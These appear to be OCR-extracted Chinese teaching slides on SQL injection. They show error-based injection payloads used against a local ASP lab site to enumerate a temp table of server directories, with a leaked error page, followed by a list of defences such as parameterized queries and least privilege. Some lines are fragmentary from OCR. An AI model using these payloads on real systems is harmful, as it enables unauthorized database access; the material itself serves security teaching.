	Recycled	NULL	NULL	NULL
	MSOCache	NULL	NULL	NULL

一个攻击实例

- 之后利 表中。

  http:// 11

  ';inse ;--

- 运行成 。

表 - dbo.temp | 摘要

id	num1	num2	num3
D:\	-1964437504	1	2
E:\	-909942784	1	2
F:\	645894144	0	2
G:\	481959936	1	2
H:\	-1598222336	0	2
WINDOWS	NULL	NULL	NULL
UPDATE	NULL	NULL	NULL
Documents and ...	NULL	NULL	NULL
Program Files	NULL	NULL	NULL
Inetpub	NULL	NULL	NULL
360Rec	NULL	NULL	NULL
Downloads	NULL	NULL	NULL
FOUND.000	NULL	NULL	NULL
1	NULL	NULL	NULL
AppServ	NULL	NULL	NULL
FOUND.001	NULL	NULL	NULL
360Downloads	NULL	NULL	NULL
FOUND.002	NULL	NULL	NULL
Recycled	NULL	NULL	NULL
MSOCache	NULL	NULL	NULL


一个攻击实例

- 依次类推就可以把所有目录中的所有子目录都存入Temp表中。之后就是要读出Temp表中内容。
- 这里给出一种方法：从id列开始查询最上面的信息。结果从错误信息中可以提取。
- 如查询第一个信息，通过下述链接可以从错误信息中查出id列的第一个信息：

http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11

‘and (select top 1 id from sqlindb.dbo.temp)>0--


一个攻击实例


无法显示网页 - Windows Internet Explorer
文件(F) 编辑(E) 查看(V) 收藏夹(A) 工具(T) 帮助(H)
http://192.168.174.1/AspTest/sqlin/
Google
收藏夹
无法显示网页
技术信息（用于支持人员）
错误类型：
Microsoft OLE DB Provider for ODBC Drivers (0x80040E07)
[Microsoft][ODBC SQL Server Driver][SQL Server]在将
nvarchar 值 'C:\' 转换成数据类型 int 时失败。
/AspTest/sqlin/somefunc.asp, 第 41 行
浏览器类型：
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1;
Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648;
.NET CLR 3.5.21022; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729)
网页：
GET /AspTest/sqlin/entnews_view.asp
时间：
2010年5月18日, 15:52:59
详细信息：
Microsoft 支持
完成
Internet
100%

一个攻击实例

- 第
- 再

'and 0--



一个攻击实例

- 对于第三第四或者更后面的信息可构造如下语句：

http://192.168.174.1/AspTest/sqlin/entnews_view.asp?id=11

‘and (select top 1 id from sqlindb.dbo.temp where id not in ('C:\','D:\'))>0—

- 依次进行下去即可遍历Temp表中所有信息。
- 至此攻击目的达成

常用防御方法

- **严格限制Web应用的数据库的操作权限**，给此用户提供仅仅能够满足其工作的最低权限，从而最大限度的减少注入攻击对数据库的危害
- **后端代码检查输入的数据是否符合预期**，严格限制变量的类型，例如使用正则表达式进行一些匹配处理。
- **对进入数据库的特殊字符（'，"，\，<，>，&，*，；等）进行转义处理**，或编码转换。基本上所有的后端语言都有对字符串进行转义处理的方法，比如 lodash 的 lodash._escapehtmlchar 库。
- **所有的查询语句建议使用数据库提供的参数化查询接口**，参数化的语句使用参数而不是将用户输入变量嵌入到 SQL 语句中，即不要直接拼接 SQL 语句。例如 Node.js 中的 mysqljs 库的 query 方法中的 ？ 占位参数。
- **在应用发布之前建议使用专业的 SQL 注入检测工具进行检测**，以及时修补被发现的 SQL 注入漏洞。网上有很多这方面的开源工具，例如 sqlmap、SQLninja 等。
- **避免网站打印出 SQL 错误信息**，比如类型错误、字段不匹配等，把代码里的 SQL 语句暴露出来，以防止攻击者利用这些错误信息进行 SQL 注入。
- **不要过于细化返回的错误信息**，如果目的是方便调试，就去使用后端日志，不要在接口上过多的暴露出错信息，毕竟真正的用户不关心太多的技术细节，只要话术合理就行。

问题和讨论